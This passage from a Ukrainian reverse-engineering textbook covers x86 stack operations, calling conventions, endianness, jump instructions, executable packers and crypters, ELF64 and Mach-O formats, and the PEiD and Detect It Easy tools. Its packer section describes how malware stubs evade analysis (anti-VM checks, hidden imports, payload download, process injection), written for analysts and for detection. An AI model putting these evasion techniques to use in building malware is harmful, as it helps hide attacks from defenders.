Поміщає в приймач слово або подвійне слово, яке знаходиться на вершині стеку, збільшуючи *ESP* на 2 або 4 відповідно. *POP* виконує дію, яка повністю протилежна *PUSH*. Приймачем може бути регістр загального призначення, сегментний регістр крім *CS* (щоб завантажити *CS* зі стеку, слід скористатися командою *RET*), або змінна. Якщо в ролі приймача виступає операнд, який використовує *ESP* для непрямої адресації, команда *POP* вираховує адресу операнда уже після того, як вона збільшила *ESP*.

Команда *PUSH* майже завжди використовується в парі з *POP* (зчитати дані зі стеку). Тому, щоб скопіювати вміст одного сегментного регістру в інший (що не можна виконати однією командою *mov*), можна використати таку послідовність команд:

```
push cs
pop ds ; тепер ds вказує на той же сегмент, що і cs.
```

Інший варіант застосування *PUSH/POP* – тимчасове зберігання змінних, наприклад,

```
push eax ; зберігає поточне значення eax.
… ; тут розташовуються команди, які використовують eax.
pop eax ;   відновлення старого значення eax.
```

Команда *PUSH ESP* (або *SP*) поміщає в стек значення *ESP* до того, як вона його зменшить.

Передача параметрів через стек. Можна розділити мови програмування на процедурні (*C*, *Pascal*) і не процедурні (*LISP, FORTH, PROLOG*), де процедури – блоки коду програм, які мають одну точку входу і одну точку виходу і які повертають керування на наступну команду після команди передачі керування процедурі. Асемблер однаково легко можна використовувати як процедурну мову, так і не процедурну.

Процедури можуть отримувати або не отримувати параметри із процедури, яка їх викликає, і можуть повертати або не повертати результат (процедури, які щось повертають, називаються функціями, але Асемблер не робить якоїсь різниці між ними).

У теорії мов програмування виділяють такі основні механізми передачі параметрів:

- передача за значенням (*call by value*);
- передача за посиланням (*call by reference*);
- передача за результатом (*call by result*);
- передача за значенням-результатом (*call by value-result*);
- передача за ім'ям (*call by name*);
- передача за потребою / лінивим обчисленням (*call by need*).

У машинно-орієнтованих системах параметри можуть передаватися:

- у регістрах;
- через стек;
- через області пам'яті;
- через структури параметрів;
- через дані, вбудовані у потік команд.

Відповідно до цього в асемблері можливі 30 різних способів передачі параметрів для процедур. Розглянемо передачу параметрів через стек. Параметри поміщаються в стек перед викликом процедури. Саме цей метод використовують мови високого рівня, такі як C і Паскаль. Для читання параметрів зі стеку зазвичай застосовують не команду *POP*, а регістр *BP*, в який поміщають адресу вершини стеку після входу в процедуру:

```
push parametr1 ;помістити параметр в стек
push parametr2
call procedure
add sp,4 ;звільнити стек від параметрів
[...]
procedure proc near
push bp
mov bp,sp
(команди, що можуть використовувати стек)
mov ax,[bp+4] ;зчитати параметр 2
;його адреса в сегменті стека bp+4, тому що при виконанні
;команди call в стек помістили адресу повернення – 2 байти
;для процедури типу near (або 4 для far), а потім BP – 2 байти
mov bx,[bp+6] ;зчитати параметр 1
```

```
(решта команд)
pop bp
ret
procedure endp
```

Параметри в стеку, адреса повернення і старе значення *BP* разом називається *активізаційним записом функції*.

3.2.1.7. Порядок байтів

Endianness (порядок байтів) – це спосіб представлення чисел в пам'яті. Існує три варіанти щодо порядку байтів в представленні чисел:

- *Big-endian* – від старшого до молодшого;
- *Little-endian* – від молодшого до старшого;
- *Bi-endian* – порядок що переключається.

Big-endian. Число 0x12345678 представляється в пам'яті так:

адреса пам'яті	значення байта
+0	0x12
+1	0x34
+2	0x56
+3	0x78

Такий порядок використовують *CPU Motorola* 68k, *IBM PowerPC*. *Big-endian* історично був популярним у мережевих та UNIX-системах.

Little-endian. Число 0x12345678 представляється в пам'яті так:

адреса в пам'яті	значення байта
+0	0x78
+1	0x56
+2	0x34
+3	0x12

Little-endian на сьогодні є домінуючим, його використовують усі сучасні *Intel* та *AMD* процесори.

Bi-endian. Різні процесори можуть працювати і в порядку від молодшого до старшого, і в зворотному, наприклад, *ARM, PowerPC, DEC Alpha, MIPS, PA-RISC* та *IA*-64. Зазвичай порядок байтів вибирається програмно під час ініціалізації операційної системи, але може бути вибраний і апаратними

перемичками на материнській платі. У цьому випадку правильніше говорити про порядок байтів операційної системи.

Мережеві пакети *TCP/IP* використовують угоду *big-endian*, ось чому програма, що працює на *little-endian* архітектурі повинна конвертувати значення, використовуючи функції *htonl*() і *htons*().

Порядок байт *big-endian* в середовищі *TCP/IP* також називається "*network byte order*", а *little-endian* – "*host byteorder* ". Інструкція *BSWAP* також може використовуватися для конвертації.

Практично всі сучасні системи (*Windows, Linux на x86, Android, iPhone, macOS*) працюють у *little-endian*.

Big-endian переважно використовують mainframe-системи, деякі embedded-платформи, старі *UNIX/RISC* системи та мережеве обладнання та протоколи.

3.2.1.8. Пролог та епілог в функції

Пролог функції – це інструкції на самому початку функції. Як правило, це щось на зразок такого фрагмента коду:

```
push ebp
mov ebp, esp
sub esp, X
```

Ці інструкції роблять наступне: зберігають значення регістра *EBP* на майбутнє, виставляють *EBP* рівним *ESP*, потім готують місце в стеку для зберігання локальних змінних (*X* байт).

EBP зберігає своє значення протягом роботи функції, він буде використовуватися для доступу до локальних змінних і аргументів. Можна було б використовувати і *ESP*, але він постійно змінюється і це не дуже зручно.

Епілог функції – це завершальна частина машинного коду функції, яка відповідає за відновлення стану програми після виконання функції та повернення керування виклику.

Епілог функції анулює виділене місце в стеку, повертає значення *EBP* і повертає управління в батьківську функцію:

```
mov esp, ebp
pop ebp
ret 0
```

3.2.1.9. Способи передачі аргументів функціям

Основними способами передачі аргументів функціям є:

−*cdecl*;

−*stdcall*;

−*fastcall*.

cdecl. Цей спосіб передачі аргументів через стек найчастіше використовується в мовах C / C ++. Функція, що передає управління, заштовхує в стек аргументи в зворотному порядку: спочатку останній аргумент в стек, потім передостанній, і в самому кінці – перший аргумент. Функція повинна також потім повернути покажчик стека в нормальний стан (як було до запису в нього аргументів).

Приклад:

```
push arg3
push arg2
push arg1
call function
add esp, 12; відновлення ESP (3 аргументи по 4 байти)
```

stdcall. Цей спосіб схожий на *cdecl* за винятком того, що функція, що викликається, сама повертає *ESP* в нормальний стан, виконавши інструкцію `ret X` замість `ret`, де `X` – обсяг пам'яті переданих аргументів в байтах. Батьківська функція не коригуватиме покажчик стека за допомогою інструкції `add esp, X`:

```
push arg3
push arg2
push arg1
call function
...
function:
... do something ...
ret 12
```

Цей спосіб використовується майже всюди в системних бібліотеках *win*32, але не в *win*64.

fastcall. Це загальна назва для передачі деяких аргументів через регістри, а всіх інших – через стек. На більш старих процесорах це працювало потенційно

швидше ніж *cdecl* і *stdcall* (адже стек в пам'яті використовувався менше). Втім, на сучасних, набагато складніших *CPU*, виграшу може не бути.

Це не стандартизований спосіб, тому різні компілятори роблять це по-своєму. Зрозуміло, якщо маємо, наприклад, дві *DLL*, одна використовує іншу і вони обидві зібрані з *fastcall*, але різними компіляторами, дуже ймовірно, що будуть проблеми.

MSVC і *GCC* передають перший і другий аргумент через *ECX* і *EDX*, а решту аргументів – через стек. Покажчик стеку має бути повернутий у первісний стан батьківською функцією, як у випадку *stdcall*:

```
push arg3
mov edx, arg2
mov ecx, arg1
call function
...
function:
... do something ...
ret 4
```

Передача параметрів в Microsoft x64 ABI (Windows). *Microsoft x64 ABI (Windows)* – це стандарт (*Application Binary Interface*), який визначає, як саме програми та функції взаємодіють на 64-бітній Windows для архітектури x86-64. Інакше кажучи, це набір правил:

– як передавати параметри функцій;

– які регістри хто зберігає;

– як працює стек;

– як повертаються значення;

– як організовується виклик функцій між модулями, *DLL*, компіляторами тощо.

ABI критично важливий для компіляторів, *DLL*, асемблерних вставок, реверс-інжинірингу та сумісності бінарних файлів.

У *win64* метод передачі всіх параметрів трохи схожий на *fastcall*. Перші 4 аргументи записуються в регістри *RCX*, *RDX*, *R*8, *R*9, а решта – в стек. Батьківська функція також повинна підготувати місце для чотирьох 64-бітових значень, щоб дочірня функція могла зберегти там перші 4 аргументи, а також 32 байта на стеку

(`sub rsp, 32`). Короткі функції можуть використовувати змінні прямо з регістрів.

Функція повинна повернути покажчик стека в первісний стан. Цю ж угоду використовують і в системних бібліотеках *Windows* x86-64 (замість *stdcall* в *win*32). Повернення значення – через *RAX* (основне значення).

Регістри *Caller-saved* (не зберігаються функцією): *RAX, RCX, RDX, R8–R11.*

Регістри *Callee-saved* (мають бути відновлені): *RBX, RBP, RDI, RSI, R12–R15*.

Приклад передачі параметрів у *win64*:

```
#include <stdio.h>
void f1(int a, int b, int c, int d, int e, int f, int g){
   printf ("%d %d %d %d %d %d %d\n", a, b, c, d, e, f, g);
}
int main(){
   f1(1,2,3,4,5,6,7);
}

$SG2937 DB '%d %d %d %d %d %d %d', 0aH, 00H
main PROC
sub rsp, 72 ; 00000048H
mov DWORD PTR [rsp+48], 7
mov DWORD PTR [rsp+40], 6
mov DWORD PTR [rsp+32], 5
mov r9d, 4
mov r8d, 3
mov edx, 2
mov ecx, 1
call f1
xor eax, eax
add rsp, 72 ; 00000048H
ret 0
main ENDP
a$ = 80
b$ = 88
c$ = 96
d$ = 104
```

```
e$ = 112
f$ = 120
g$ = 128
f1 PROC
$LN3:
mov DWORD PTR [rsp+32], r9d
mov DWORD PTR [rsp+24], r8d
mov DWORD PTR [rsp+16], edx
mov DWORD PTR [rsp+8], ecx
sub rsp, 72 ; 00000048H
mov eax, DWORD PTR g$[rsp]
mov DWORD PTR [rsp+56], eax
mov eax, DWORD PTR f$[rsp]
mov DWORD PTR [rsp+48], eax
mov eax, DWORD PTR e$[rsp]
mov DWORD PTR [rsp+40], eax
mov eax, DWORD PTR d$[rsp]
mov DWORD PTR [rsp+32], eax
mov r9d, DWORD PTR c$[rsp]
mov r8d, DWORD PTR b$[rsp]
mov edx, DWORD PTR a$[rsp]
lea rcx, OFFSET FLAT:$SG2937
call printf
add rsp, 72 ; 00000048H
ret 0
f1 ENDP
```

В цьому прикладі в команді `sub rsp, 72 ;00000048H` число 72 формується так: 32 байти *shadow space* для перших чотирьох аргументів *printf* (4*8) + 32 байти решти чотирьох стекових аргументів (4*8) + 8 байтів вирівнювання стеку.

Приклад виклику функції:

```
long sum4(long a, long b, long c, long d){
    return a + b + c + d;
}
long result = sum4(1, 2, 3, 4);

sub     rsp, 40; 40 = 32 + 8
mov     ecx, 1
```

```
mov     edx, 2
mov     r8d, 3
mov     r9d, 4
call    sum4
add     rsp, 40
```

У *Windows* перед викликом резервується місце на стеку. Із цих 40 байт:

– 32 байти – *shadow space* для чотирьох регістрових аргументів;

– ще 8 байт – для збереження правильного 16-байтного вирівнювання стеку перед *call*.

Передача параметрів в System V AMD64 ABI (Linux/macOS). *System V AMD64 ABI* – це стандарт двійкового інтерфейсу *ABI* для 64-бітних систем на архітектурі x86-64 у *UNIX*-подібних ОС (*Linux, macOS, FreeBSD* та інших).

Перші 6 аргументів передаються через регістри:

№ аргументу	Регістр
1	RDI
2	RSI
3	RDX
4	RCX
5	R8
6	R9
решта	через стек

Повернення значення функцій:

– *RAX* – основне значення;

– *RDX* – друге значення (якщо потрібно).

Регістри *Caller-saved*: *RAX, RCX, RDX, RSI, RDI, R8–R11.*

Регістри *Callee-saved*: *RBX, RBP, R12–R15*.

Вирівнювання стеку: перед викликом *RSP* має бути кратним 16 байтам.

Приклад виклику функції:

```
long sum4(long a, long b, long c, long d){
    return a + b + c + d;
}
long result = sum4(1, 2, 3, 4);
```

```
mov     edi, 1
mov     esi, 2
mov     edx, 3
mov     ecx, 4
call    sum4
```

3.2.1.10. Команди переходу

Команди переходу суттєво впливають на логіку керування програми, тому їх потрібно знати. Далі наведено деякі з цих команд:

- *jmp* – безумовний перехід;
- *jz* – "перейти, якщо нуль (ZF = 1)";
- *jnz* – "перейти, якщо не нуль (ZF = 0)";
- *js* – "перейти, якщо знаковий біт дорівнює 1 (SF = 1)";
- *jns* – "перейти, якщо знаковий біт дорівнює 0 (SF = 0)";

Для використання після команди порівняння *CMP:*

- *jl* – "перейти, якщо менше";
- *jnl* – "перейти, якщо більше";
- *jle* – "перейти, якщо менше або дорівнює";
- *jnle* – "перейти, якщо більше або дорівнює".

Приклад застосування команди переходу *jz*:

```
cmp eax, ebx
jz equal_label; перейти, якщо eax == ebx (ZF = 1)
```

Приклад застосування команди переходу *js*:

```
sub eax, ebx
js negative; перейти, якщо результат від'ємний (SF = 1)
```

Більш детальний список команд переходу можна знайти у Додатку Б.

3.2.1.11. Пакувальники та шифратори

Пакувальник – це програма, яка стискає або шифрує виконуваний файл, додає невеликий службовий код (*loader* або *stub*), що розпаковує основний код на початку виконання програми.

Упаковка виконуваних файлів полягає в стисненні виконуваного файлу і прикріплення до нього коду, необхідного для розпакування і виконання вмісту файлу. Упаковка застосовується по ряду причин:

−упакований файл займає менше місця на носії інформації, що допомагає прискорити його завантаження в пам'ять;

−деякі види упаковки суміщені з шифруванням вмісту файлу для запобігання РІПЗ;

−упаковка з шифруванням може використовуватися і зловмисно при створенні вірусів, щоб зашифрувати і видозмінити код вірусу для ускладнення виявлення системами, заснованими на сигнатурах (наприклад, антивірусами).

Пакувальник виконуваних файлів – це програма для зменшення розміру виконуваних файлів. В упакований файл записується стисла копія вихідного файлу і програма для розпакування. Після запуску стисненого файлу розпакувальник витягує код програми з архіву (зазвичай безпосередньо в пам'ять, хоча існують і пакувальники, що записують файл на диск) і передає йому управління. Упакований виконуваний файл – це різновид файлу саморозпаковування (*SFX*), в якому стиснута інформація та програма для розпакування знаходяться в одному файлі.

Крім алгоритмів упаковки, вбудованих в деякі компілятори і засоби розробки (наприклад, *Visual C ++* і т. п.), існує ряд інструментів для більш специфічних завдань, наприклад: *ASPack*, *eXPressor*, *Mpress*, *PECompact*, *PELock*, *UPX*, *PESpin*.

Точне розпакування виконуваних файлів, як і РІПЗ в цілому, часто буває ускладнене або неможливе.

Багато розпакувальників (наприклад, *procdump*) запускають файл і створюють розпакований варіант файлу з образу, завантаженого в пам'ять. Однак в разі, якщо цей файл містив вірус, система може бути пошкоджена. Крім того, у пакувальників існує ряд прийомів боротьби з динамічним розпакуванням:

наприклад, розшифровувати код не повністю, а лише в міру виконання, або, наприклад, розшифровувати і запускати вірус тільки в певний день тижня.

Статичні розпакувальники, які намагаються витягти файл, не запускаючи його (наприклад, *CUP*386 або *UNP*), виявляються марні, якщо алгоритм упаковки вимагає запуску файлу.

Інколи для захисту програм використовуються ***шифратори*** фрагментів коду, які ускладнюють їх аналіз, та дешифратори, які динамічно розшифровують ці фрагменти коду безпосередньо перед виконанням.

Криптори/протектори, що часто використовуються в *malware*:

– *Themida*;

– *VMProtect*;

– *Enigma Protector*;

– *polymorphic* / *metamorphic* пакувальники.

Ознаки пакування виконуваного файлу:

– незвичні секції (*.packed*, *.upx*);

– мала кількість імпортів;

– висока щільність байтів (*random-looking data*);

– наявність *stub*-коду розпакування.

Для детекції пакувальників використовується аналіз ентропії, коли нормальний виконуваний файл має показники для коду ~5–6, даних ~3–5, а запакований фрагмент ~7.5–8.0.

Чому це важливо у реверс-інжинірингу? При аналізі *malware* дослідник спочатку бачить ***не реальний код*** програми, а саме *stub*. Тому під час відладки потрібно:

– пройти *stub* / *loader*;

– дочекатися розпакування;

– знайти *OEP* (*Original Entry Point*);

– лише тоді аналізувати основний код.

Типовий вигляд *stub*:

```
call VirtualAlloc
call decompress
jmp real_entry_point
```

В ШПЗ *loader/stub* часто виконують додаткові функції:

−перевіряють режим відладки для зміни поведінки;

−виконують *anti-VM* дії;

−приховують *imports*;

−завантажують *payload* з мережі;

−інжектують код у процеси.

Тому *stub / loader* – одна з головних цілей аналізу ШПЗ при РІПЗ.

3.2.1.12. Формати ELF64 та Mach-O

Крім формату *PE* для *Windows*, використовуються й інші формати виконуваних файлів:

−*ELF64* – для операційних систем *Linux*, *Android*;

−*Mach-O* – для операційних систем *macOS*, *iOS*.

ELF64 (*Executable and Linkable Format*). Файл *ELF64* містить:

1. *ELF Header* – головний заголовок (дані про тип файлу, архітектуру, точку входу, адреси таблиць та іншу службову інформацію).

2. *Program Header Table* (*PHT*) – таблиця опису сегментів (використовується завантажувачем ОС для завантаження програми в пам’ять).

3. *Segments* (Сегменти) – області пам’яті, що завантажуються під час виконання програми (код, дані, стек, динамічні бібліотеки тощо).

4. *Section Header Table* (*SHT*) – таблиця опису секцій *ELF*-файлу (використовується компонувальником, відладчиками та засобами аналізу).

ELF Header містить наступну базову інформацію:

−сигнатура: 0x7F 'ELF';

−архітектура (64-bit);

−тип файлу (*EXEC, DYN, REL*);

−точка входу (*entry point*);

−зміщення до таблиць заголовків.

Program Header Table *(PHT)* описує, як файл завантажується в пам’ять:

−тип сегмента (*LOAD*, *DYNAMIC*, *INTERP*);

−адреси в пам’яті;

−права доступу (R/W/X).

Segments містить наступні основні типи сегментів*:*

–*PT_LOAD* – завантажувані сегменти (код, дані, секції програми);

–*PT_DYNAMIC* – інформація для динамічного компонування та завантаження;

–*PT_INTERP* – шлях до динамічного завантажувача (*dynamic loader*);

–*PT_PHDR* – таблиця *Program Header Table*;

–*PT_NOTE* – службова інформація та нотатки;

–*PT_TLS* – дані *thread-local storage*;

–*PT_GNU_STACK* – параметри та права доступу до стеку процесу.

Section Header Table *(SHT)* використовується на етапі компіляції та лінкування. Типові секції:

.text – код

.data – ініціалізовані дані

.bss – неініціалізовані

.rodata – константи

.symtab, .strtab – символи

Mach-O (*Mach Object*) має іншу організацію, що включає:

1. *Mach Header* – головний заголовок файлу; містить інформацію про архітектуру, тип файлу та параметри завантаження.

2. *Load Commands* – набір команд для завантажувача ОС; описує сегменти, бібліотеки, точку входу та інші параметри виконання.

3. Segments – великі області пам’яті, що завантажуються під час виконання програми (код, дані, службова інформація).

4. Sections – логічні частини всередині сегментів (.text, .data, .cstring тощо), які містять код або дані програми.

Mach Header містить:

–магічне число (0xFEEDFACF для 64-bit);

–тип файлу (executable, *dylib*);

–кількість load commands.

Load Commands – це аналог *PHT* в *ELF*, але значно гнучкіший, включає команди, що визначають:

–які сегменти завантажити;

−де розташована точка входу;

−які бібліотеки підключити.

Приклади команд:

LC_SEGMENT_64 – описує 64-бітний сегмент файлу та його секції;

LC_MAIN – визначає точку входу програми (entry point);

LC_LOAD_DYLIB – містить інформацію про динамічну бібліотеку.

Сегменти та секції Mach-O мають ієрархію Segment – Sections. Типові сегменти: __TEXT – код; __DATA – дані;

Типові секції: __text, __cstring, __bss.

Особливості:

−підтримка *fat binaries* (кілька архітектур в одному файлі);

−тісна інтеграція з dynamic *loader* (*dyld*);

−активне використання *metadata*.

3.2.2. Інструменти статичного аналізу бінарного коду

Інструменти статичного аналізу можна розбити на класи:

−*редактори виконуваного коду* певного формату, наприклад, *PE*-редактори, що “розуміють” його структуру та дозволяють представити виконуваний код для перегляду та редагування у зручному вигляді;

−*hex-редактори* – найпростіші інструменти перегляду та редагування бінарних файлів в “сирому” вигляді у шістнадцяткових кодах;

−*дизасемблери* – програми, що переводять бінарний код в мову асемблера;

−*декомпілятори* – програми, що переводять виконуваний код в програму мовою високого рівня, наприклад, C.

3.2.2.1. PEiD та Detect-It-Easy

PEiD (*Portable Executable iDentifier*) – інструмент для дослідження *PE* файлів, що дозволяє дізнатися компілятор, а отже, і мову програмування, використану при написанні програми, пакувальник або шифратор (криптор).




Рис. 3.6. Головне вікно *PEiD*




Рис. 3.7. Вікно секцій *PEiD*

Підтримує *Drag & Drop* (перетягування даних), мультисканування (перегляд вмісту відразу цілої папки), а також плагіни, та має кілька вбудованих утиліт, таких як оглядач процесів.




Рис. 3.8. Вікно рядків *PEiD*

Визначення пакувальника здійснюється за допомогою пошуку сигнатури. Поточна версія може визначати 672 різних сигнатури в *PE* файлах. Також можна додати користувацькі сигнатури.




Рис. 3.9. Вікно дизасемблера PEiD




Рис. 3.10. Вікно детальних характеристик файлу PEiD




Рис. 3.11. Вікно секції імпорту PEiD




Рис. 3.12. Вікно задач PEiD

Є можливість дизасемблювання файлу. До недоліків можна віднести те, що можна обійти алгоритм пошуку його сигнатур, і він не знайде потрібну сигнатуру.

Detect It Easy *(DiE)* – це інструмент для аналізу виконуваних файлів, який використовується для визначення:

- типу файлу (*PE*, *ELF*, *Mach-O*);
- архітектури (x86, x64, ARM);
- компілятора та лінкера;
- пакувальників і протекторів;
- ознак обфускації.

DiE застосовується у РІПЗ, *malware*-аналізі та аудиті безпеки.

Детекція пакувальників. *DiE* використовує сигнатури для виявлення:

- *UPX;*
- *MPRESS;*
- *Themida;*
- *VMProtect.*

Показує назву пакувальника, версію (якщо можливо) та рівень впевненості.

Визначення компілятора. *DiE* використовує сигнатури коду та структури файлу і може ідентифікувати:

- *GCC / Clang;*
- *MSVC;*

– *Delphi;*

– *Go / Rust.*

